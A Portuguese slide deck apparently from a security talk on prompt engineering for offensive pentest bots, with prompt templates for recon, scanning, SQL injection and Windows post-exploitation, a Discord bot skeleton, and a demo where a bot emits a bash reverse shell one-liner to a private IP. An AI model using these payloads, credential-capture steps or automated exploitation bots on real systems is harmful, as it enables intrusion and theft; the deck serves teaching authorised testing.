

# BUILDING BOTS FOR OFFENSIVE OPERATIONS

Boas Práticas de Prompt Engineering e 'Hackinagem'

@ArthurPaixao

Cybersecurity

Automação

Prompt Engineering

# # Quem sou eu?



**Arthur Paixão**

Head of Cybersecurity | Offensive Security | Security Engineering







“IA vs IAu”



# INTELIGÊNCIA AUMENTADA



## Saúde:

- A IA pode auxiliar médicos na interpretação de exames, no diagnóstico precoce de doenças e na avaliação de riscos, mas a decisão final sobre o tratamento ainda é tomada pelo médico.



## Negócios:

- A IA pode fornecer insights sobre o desempenho da empresa, identificar tendências de mercado e gerar recomendações de estratégias, mas a decisão de implementar essas estratégias ainda cabe aos gestores.



## Indústria:

- A IA pode ser usada para monitorar a qualidade do produto em tempo real, identificar defeitos e garantir a conformidade com os padrões de segurança.



## Educação:

- A IA pode auxiliar os alunos na aprendizagem personalizada, fornecendo feedback e suporte individualizado, mas a interação humana e o processo de aprendizagem continuam sendo essenciais.

## Tipos de Agentes de IA

### Agentes de Interação com Interface do Usuário



Interpretam interações visuais humanas

### Automação de Fluxo de Trabalho



Automatizam fluxos de trabalho

### Recuperação de Conhecimento



Buscam respostas em bancos de dados

### Agentes Específicos por Ferramenta



Operam com APIs ou sistemas específicos



### Desenvolvimento



### Interação por Voz ou Texto em Tempo Real



Interagem em tempo real por fala ou texto





**“PROMPT ENGINEERING”**



# Fundamentos de Prompt Engineering

## # O que é Prompt Engineering?

A arte e ciência de criar **instruções precisas** para modelos de linguagem (LLMs), maximizando a qualidade, relevância e utilidade das respostas geradas.

### # Exemplo de prompt básico

"Gere um script Python para scan de portas"


### # Exemplo de prompt engenheirado

"Como especialista em segurança, crie um script Python para scan de portas TCP que seja sigiloso, use threading e registre resultados em JSON."

## Componentes Essenciais

- |                       |                             |
|-----------------------|-----------------------------|
| <b>Clareza</b>        | - Instruções não ambíguas   |
| <b>Contexto</b>       | - Informações de background |
| <b>Estrutura</b>      | - Organização lógica        |
| <b>Especificidade</b> | - Detalhes precisos         |

## # Como Funciona



## 99 FRAMEWORK

**A.P.E** (Ação, Propósito, Expectativa)

**T.A.O** (Tarefa, Ação, Objetivo)

**R.I.S.E** (Requisito, Insumo, Situação, Expectativa)

**C.A.R.E** (Contexto, Ação, Resultado, Exemplo)

# Atributos de Prompt Engineering

## Os 7 Atributos da Engenharia de Prompts



### PERSONA

Define o papel ou especialidade que o modelo deve assumir.

Ex: "Você é um especialista em segurança ofensiva..."

### TAREFA

Especifica claramente o que deve ser realizado.

Ex: "Crie um script para varredura de portas..."

### ETAPAS

Detalha os passos sequenciais para completar a tarefa.

Ex: "1. Verificar host ativo, 2. Escanear portas..."

### CONTEXTO

Fornece informações de background relevantes.

Ex: "Este script será usado em um pentest autorizado..."

### RESTRIÇÃO

Define limites e considerações éticas/legais.

Ex: "Não causar DoS ou danos ao sistema alvo..."

### OBJETIVO

Especifica o resultado final desejado.

Ex: "Identificar vulnerabilidades exploráveis..."

### SAÍDA

Define o formato e estrutura da resposta esperada.

Ex: "Forneça o código Python completo com comentários e tratamento de erros..."

💡 Dica: Combine todos os 7 atributos para criar prompts altamente eficazes para operações ofensivas.

# PERSONA

## # Definição

Perfil do bot ou agente ofensivo que define sua identidade, comportamento e modo de interação.

## # Componentes Essenciais

- **Nome/Codinome:** Identidade do bot
- **Estilo de comunicação:** Direto, sarcástico, técnico
- **Nível de autonomia:** Assistente, executor, autônomo

## # Exemplo Prático

Bot que simula um red teamer senior, treinado para interagir via Discor e executar tarefas sob demanda.


### ReconRaptor

Especialista em reconhecimento. Estilo técnico e direto. Autonomia média.

### ExploitEagle

Focado em exploração de vulnerabilidades. Estilo detalhado e analítico. Alta autonomia.

Níveis de Autonomia





# TAREFAS

## # Definição

- **Função específica** que o bot deve executar dentro do contexto de uma operação ofensiva.
- Determina o **escopo de atuação** e as **ferramentas necessárias** para o bot.

## # Exemplos de Tarefas

### Coleta de Metadados

WHOIS, DNS, Headers, Tecnologias

### Geração de Payloads

Baseados em contexto e vulnerabilidades

### Criação de Dorks

Google Hacking, busca avançada


### Integração com APIs

Shodan, Censys, VirusTotal

### Geração de Scripts

PowerShell, Bash, Python

## Distribuição de Tarefas em Operações Ofensivas



**i** A definição clara de tarefas permite a **especialização** dos bots e melhora sua **eficácia**.

## # Definição

1. Fases da operação ofensiva em que o bot atua, alinhadas com a metodologia de pentest.
2. Cada etapa requer capacidades específicas e pode utilizar diferentes ferramentas e técnicas.
3. A divisão em etapas permite especialização e modularização dos bots ofensivos.

ETAPA	EXEMPLO DE BOT GPT	FERRAMENTAS INTEGRADAS
Reconhecimento	ReconBot	Shodan, Censys, FOFA, Nmap
Enumeração	EnumGPT	Dirb, GoBuster
Exploração	ExploitGen	Metasploit, Searchsploit
Pós-exploração	PersistBot	Empire, BloodHound

- > Bots podem ser especializar em uma única etapa ou operar em múltiplas fases.
- > Integração entre bots de diferentes etapas potencializa resultados.
- > Automação complete do ciclo de pentest é o objetivo final.

"A automação das etapas de pentest com bots especializados aumenta a eficiência e precisão dos testes de segurança."



# OBJETIVO & SAÍDA

Benefícios dos Bots Ofensivos



## ” OBJETIVO

Resultado esperado da ação do bot:

- ✓ **Automatizar** > tarefas repetitivas
- ✓ **Aumentar** > a velocidade dos testes
- ✓ **Reduzir** > erros humanos
- ✓ **Criar** > assistentes sob demanda

## ” SAÍDA

Tipo de retorno ou impacto gerado:

- ✓ **Scripts** > prontos para execução
- ✓ **Relatórios** > de vulnerabilidades
- ✓ **Logs** > de interação
- ✓ **Alertas** > em tempo real via Discord, Telegram e etc...

Distribuição de Tipos de Saída



# Melhores Práticas de Prompt Engineering

## # Cat's leap vulgo 'Pulo do Gato'

### 🎯 Especificidade e Clareza

Seja extremamente específico sobre o que deseja. Evite ambiguidades e forneça detalhes precisos.

### 📄 Few-Shot Prompting

Forneça exemplos do tipo de resposta que espera para guiar o modelo.

```
# Exemplo de few-shot
Entrada: 192.168.1.1
Saída: {"host": "192.168.1.1", "ports": [22, 80, 443]}

Entrada: 10.0.0.1
Saída: ?
```

### 🔗 Divisão de Tarefas Complexas

Quebre problemas complexos em subtarefas menores e mais gerenciáveis.

### 🔗 Uso de Delimitadores

Separe diferentes partes do prompt com delimitadores claros.

```
# Exemplo com delimitadores
CONTEXTO: ```
Pentest autorizado em ambiente de teste
```

TAREFA: ```
Gerar script de reconhecimento
```
```

## # Considerações Éticas e Legais

### ⚖️ Limites Éticos

- Sempre especifique o uso em ambientes autorizados
- Inclua restrições para evitar danos aos sistemas
- Defina limites claros de escopo e impacto

### 🛡️ Responsabilidade

- O usuário é sempre responsável pelo uso das ferramentas geradas, independentemente de como o prompt foi formulado.

💡 Dica: Teste e refine seus prompts iterativamente para obter os melhores resultados.





“DEMO”



# Ferramental








# Bots para RECON (Fase 1)

## Fase de Reconhecimento

Primeira fase do pentest, focada na **coleta passiva e ativa de informações** sobre o alvo sem interagir diretamente com seus sistemas.

 OSINT  DNS  Subdomínios

## Tipos de Bots para Reconhecimento

**Bots OSINT** - Coletam informações de fontes públicas

**Bots de Enumeração DNS** - Descobrem registros DNS

**Bots de Descoberta de Subdomínios** - Mapeiam subdomínios

## Exemplo de Saída

```
# Resultado do bot de reconhecimento { "domain": "exemplo.com",  
"dns_records": { "A": ["192.168.1.1"], "MX": ["mail.exemplo.com"] },  
"subdomains": [ { "subdomain": "www.exemplo.com", "ips": ["192.168.1.1"] }  
]}
```

## Prompt para Bot de Reconhecimento

**PERSONA:** Você é um especialista em reconhecimento passivo e OSINT.

**TAREFA:** Criar um script Python que automatize a coleta de informações sobre um domínio alvo.

**ETAPAS:**

Realizar consultas DNS para obter registros A, AAAA, MX, NS, TXT

Consultar o Shodan para informações sobre IPs associados

Coletar informações de certificados SSL/TLS

Buscar subdomínios usando técnicas passivas

**CONTEXTO:** Este script será usado na fase inicial de um pentest autorizado.

**RESTRIÇÃO:** Usar apenas fontes públicas e legais.

**OBJETIVO:** Gerar um relatório abrangente de reconhecimento.

**SAÍDA:** Script Python com saída em formato JSON estruturado.



**Integração com Discord:** O bot pode enviar relatórios diretamente para um canal específico.



## POC - Prompt Recon Passivo

### 🧠 PERSONA

Você é um especialista em reconhecimento passivo e coleta de informações via OSINT, com foco em segurança ofensiva e conformidade legal.

### 🔧 TAREFA

Desenvolver um script em Python que automatize a coleta de informações sobre um domínio alvo, utilizando apenas fontes públicas e legais. O script deve incluir um arquivo de configuração para armazenar chaves de API e parâmetros de execução.

### 🔪 ETAPAS DO SCRIPT

#### 🔍 Consultas DNS

- Obter registros: A, AAAA, MX, NS, TXT

#### 🔵 Consulta ao Shodan




- Buscar informações sobre IPs associados ao domínio:
  - Serviços expostos
  - Portas abertas
  - Banners e metadados



# Bots para Varredura e Análise (Fases 2 e 3)

## Fases de Scann e Análise

Após o reconhecimento, estas fases identificam **portas abertas, serviços em execução e vulnerabilidades potenciais** nos sistemas alvo.

 Portas  Serviços  Vulnerabilidades

## Tipos de Bots para Varredura

- Bots de Port Scanning** - Identificam portas abertas
- Bots de Service Fingerprinting** - Detectam versões de serviços
- Bots de Análise de Vulnerabilidades** - Identificam falhas conhecidas

## Exemplo de Saída

```
# Resultado do bot de varredura { "target": "192.168.1.1", "scan_time":  
"2023-06-19T14:30:00", "open_ports": [ { "port": 22, "service": "SSH",  
"version": "OpenSSH 8.2", "vulnerabilities": [ { "id": "CVE-2020-15778",  
"severity": "medium", "description": "Command injection via scp" } ] }, {  
"port": 80, "service": "HTTP", "version": "Apache 2.4.41", "vulnerabilities": [] }  
] }
```

## Prompt para Bot de Scann

**PERSONA:** Você é um especialista em varredura de redes e análise de vulnerabilidades.

**TAREFA:** Criar um script Python que realize varredura de portas e identifique serviços e vulnerabilidades potenciais.

### ETAPAS:


- Realizar varredura de portas TCP comuns (1-1024)
- Identificar serviços em execução nas portas abertas
- Detectar versões dos serviços quando possível
- Verificar vulnerabilidades conhecidas para as versões detectadas
- Gerar relatório estruturado com os resultados

**CONTEXTO:** Este script será usado após a fase de reconhecimento, em um pentest autorizado.

**RESTRIÇÃO:** Limitar a taxa de varredura para evitar detecção por IDS/IPS. Não realizar exploração ativa.

**OBJETIVO:** Identificar potenciais vetores de ataque para a fase de exploração.




**SAÍDA:** Script Python com saída em formato JSON estruturado e opção para exportar relatório em HTML.

 **Integração com Discord:** O bot pode enviar alertas em tempo real quando vulnerabilidades críticas são encontradas.

# Bots para Exploração (Fases 4 e 5)

## Fases de Exploração e Pós-Exploração

Estas fases envolvem **explorar vulnerabilidades identificadas** e, após o acesso, **expandir privilégios e coletar evidências** para demonstrar o impacto.

 Acesso    Privilégios    Evidências

## Tipos de Bots para Exploração

**Bots de Exploração Web** - Automatizam ataques como SQLi, XSS

**Bots de Brute Force** - Testam credenciais em serviços

**Bots de Pós-Exploração** - Coletam informações após o acesso

## Exemplo de Saída

```
# Resultado do bot de exploração web  { "target":  
  "http://exemplo.com/login.php", "vulnerability": "SQL Injection",  
  "payload_used": "' OR 1=1 --", "success": true, "access_level": "admin",  
  "session_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...",  
  "sensitive_data": { "users_found": 15, "admin_accounts": 2,  
  "database_version": "MySQL 5.7.32" }, "evidence": { "screenshot":  
  "/tmp/evidence_001.png", "database_schema": "/tmp/db_schema.txt" } }
```

## Prompt para Bot de Exploração Web

**PERSONA:** Você é um especialista em segurança ofensiva com foco em exploração de vulnerabilidades web.

**TAREFA:** Criar um framework Python para automatizar a detecção e exploração de vulnerabilidades SQL Injection em aplicações web.

### ETAPAS:

Identificar formulários e parâmetros GET/POST em uma URL alvo

Testar cada parâmetro com payloads de SQL Injection

Detectar respostas que indicam sucesso na injeção

Extrair informações da base de dados quando possível


Documentar evidências e gerar relatório

**CONTEXTO:** Este framework será usado em pentests autorizados para demonstrar o impacto de vulnerabilidades SQL Injection.

**RESTRIÇÃO:** Incluir verificações para evitar danos ao banco de dados. Não executar comandos destrutivos (DROP, DELETE).

**OBJETIVO:** Demonstrar o impacto de vulnerabilidades SQL Injection e coletar evidências para o relatório final.

**SAÍDA:** Framework Python modular com documentação, tratamento de erros e saída em formato JSON.

 **Consideração Ética:** Bots de exploração devem ser usados apenas em ambientes autorizados e com escopo definido.



# Integração com DISCORD

## API do Discord

O Discord oferece uma API robusta que permite criar bots para **automação, comunicação e controle remoto** de operações de pentest.



## Comandos para Pentest

```
# Exemplos de comandos  !recon exemplo.com !scan 192.168.1.1
!exploit web http://alvo.com/login.php !status !report generate --
format pdf
```

## Considerações de Segurança


- Autenticação** - Limitar acesso a usuários autorizados
- Canais Privados** - Usar canais restritos para operações
- Logs** - Registrar todas as ações para auditoria
- Criptografia** - Proteger dados sensíveis

## Criação do Bot no Discord

- Acessar o **Discord Developer Portal**
- Criar uma nova aplicação
- Configurar o bot e suas permissões
- Gerar token de autenticação
- Convidar o bot para o servidor

## Implementação em Python

```
# Bot Discord para Pentest  import discord from discord.ext import
commands import asyncio import json bot =
commands.Bot(command_prefix='!') @bot.command(name='recon')
async def reconnaissance(ctx, domain: str): """Executa reconhecimento
no domínio alvo""" await ctx.send(f"🔍 Iniciando reconhecimento em
{domain}...") # Executar script de reconhecimento # ... await
ctx.send(f"✅ Reconhecimento concluído!")
@bot.command(name='scan') async def scan_target(ctx, ip: str):
"""Executa varredura no IP alvo""" await ctx.send(f"🔍 Iniciando
varredura em {ip}...") # Executar script de varredura # ... await
ctx.send(f"✅ Varredura concluída!") bot.run('TOKEN')
```

 **Vantagem:** Controle centralizado de todas as fases do pentest através de uma interface familiar e acessível remotamente.

# POC – 00X1 (BOT NO DISCORD)

## Comandos Principais

**!recon [alvo]**

Executa reconhecimento básico em um domínio ou IP

**!generate [tipo] [parâmetros]**

Gera payloads, scripts ou dorks personalizados

**!scan [portas] [alvo]**

Realiza varredura de portas em um host específico

## Integração com GPTs

- > Use o **Playground da OpenAI** para criar bots com instruções específicas
- > Defina **system prompts** para cada etapa do pentest
- > Conecte via **API** ou **webhooks** ao Discord
- > Implemente **validações de segurança** e controle de acesso

#pentest-automation

security\_analyst  
!recon example.com

ReconBot  
Iniciando reconhecimento de example.com ...

### 🔍 Informações de DNS:

- IP: 93.184.216.34
- Registrar: ICANN
- Nameservers: a.iana-servers.net, b.iana-servers.net

### 🌐 Tecnologias detectadas:

- Servidor: nginx
- Certificado: DigiCert SHA2

### 🔒 Portas abertas:

- 80 (HTTP)
- 443 (HTTPS)

security\_analyst  
!generate payload reverse\_shell linux

ExploitBot  
Gerando payload de reverse shell para Linux...

```
bash -i >& /dev/tcp/10.0.0.1/4444 0>&1
```

Lembre-se: Use apenas em ambientes autorizados!





“CONCLUSÃO”



# Conclusão



## Prompt 20: Geração de Relatório Executivo

- **Persona:** Líder do teste de invasão.
- **Tarefa:** Sintetizar os principais achados do pentest em um resumo executivo.
- **Etapas:**
  - i. Listar as vulnerabilidades críticas e altas descobertas.
  - ii. Fornecer um resumo do impacto geral de negócio.
  - iii. Dar uma recomendação de alto nível para cada problema crítico.
- **Contexto:** O teste descobriu: 1) RCE no servidor web, 2) SQL Injection no banco de dados, 3) Configuração fraca de senha de administrador.
- **Objetivo:** Comunicar efetivamente os riscos para a diretoria e gerência não técnica.
- **Saída Esperada:** Um texto claro e conciso em markdown. Ex: "**Resumo Executivo:** A infraestrutura da empresa apresenta vulnerabilidades graves que permitiriam a um atacante tomar controle total dos sistemas e roubar todos os dados de clientes. Recomendamos a aplicação imediata dos patches e a revisão do código da aplicação web como prioridade máxima."



# Conclusão

## Prompt 20: Geração de Relatório Executivo

- **Persona:** Líder do teste de invasão.
- **Tarefa:** Sintetizar os principais achados do pentest em um resumo executivo.

## Prompt 7: Pós-Exploração Básica no Windows

- **Persona:** Pentester com acesso inicial a um host Windows.
- **Tarefa:** Realizar técnicas básicas de pós-exploração para ganhar contexto e persistência.
- **Etapas:**
  - i. Identificar o nível de privilégio do usuário atual.
  - ii. Coletar informações do sistema (hostname, versão do OS, patches).
  - iii. Listar processos em execução.
  - iv. Tentar migrar para um processo executado como SYSTEM.
  - v. Buscar flags de proof-of-concept (ex: `user.txt` , `root.txt` ).
- **Contexto:** Sessão Meterpreter ativa em um host Windows.
- **Objetivo:** Escalar privilégios, coletar informações e provar o comprometimento.
- **Saída Esperada:** Comandos do Meterpreter e shell ( `getuid` , `sysinfo` , `ps` , `migrate <PID>` , `search -f user.txt` ). Saída desses comandos analisada.

## Prompt 20: Geração de Relatório Executivo

- **Persona:** Líder do teste de invasão.
- **Tarefa:** Sintetizar os principais achados do pentest em um resumo executivo.

## Prompt 7: Pós-Exploração Básica no Windows

- **Persona:** Pentester com acesso inicial a um host Windows.
- **Tarefa:** Realizar técnicas básicas de pós-exploração para ganhar contexto e persistência.
- **Etapas:**

## 16. Mapeamento de Credenciais em Rede Interna

- **Persona:** Pentester em Rede Interna
- **Tarefa:** Mapear credenciais de usuários e hashes de senhas em um ambiente interno.
- **Etapas:**
  - i. Utilização de ferramentas como **Responder.py** para envenenamento de ARP e captura de hashes NTLMv2.
  - ii. Tentativa de cracking de hashes com **John the Ripper** ou **Hashcat**.
  - iii. Uso de ferramentas como **Impacket** para **pass-the-hash** ou **pass-the-ticket**.
- **Contexto:** Exploração de uma vulnerabilidade de rede interna para escalar privilégios.
- **Objetivo:** Obter credenciais de contas privilegiadas para mover lateralmente na rede.
- **Saída:** Uma lista de hashes e senhas em texto claro que foram crackeados.



# Pentest Prompt Library

20 prompts para testes de penetração com etapas detalhadas

1

## Reconhecimento de Domínio

### Fase de Coleta de Informações:

1. Consultar registros DNS (A, AAAA, MX, NS, TXT)
2. Identificar subdomínios através de ferramentas passivas
3. Coletar informações WHOIS
4. Buscar dados em archives.org para histórico
5. Analisar certificados SSL/TLS

2

## Varredura de Portas e Serviços

### Fase de Varredura:

1. Executar varredura SYN para portas mais comuns
2. Realizar varredura completa de todas as portas
3. Identificar serviços e versões em portas abertas
4. Realizar varredura de vulnerabilidades com NSE scripts
5. Documentar descobertas para análise posterior

3

## Análise de Aplicação Web

### Fase de Análise:

1. Identificar tecnologias utilizadas (Wappalyzer)
2. Mapear estrutura e endpoints da aplicação
3. Testar vulnerabilidades OWASP Top 10
4. Analisar código-fonte quando disponível
5. Testar funcionalidades de upload e entrada de dados

4

## Teste de Força Bruta

### Fase de Ataque:

1. Identificar formulários de autenticação
2. Coletar possíveis nomes de usuário
3. Preparar listas de senhas comuns/personalizadas
4. Configurar ferramentas de força bruta (Hydra, Burp Intruder)
5. Executar testes controlando taxa de requisições



# Obrigado!



**Arthur Paixão**

Head of Cybersecurity | Offensive Security | Security Engineering

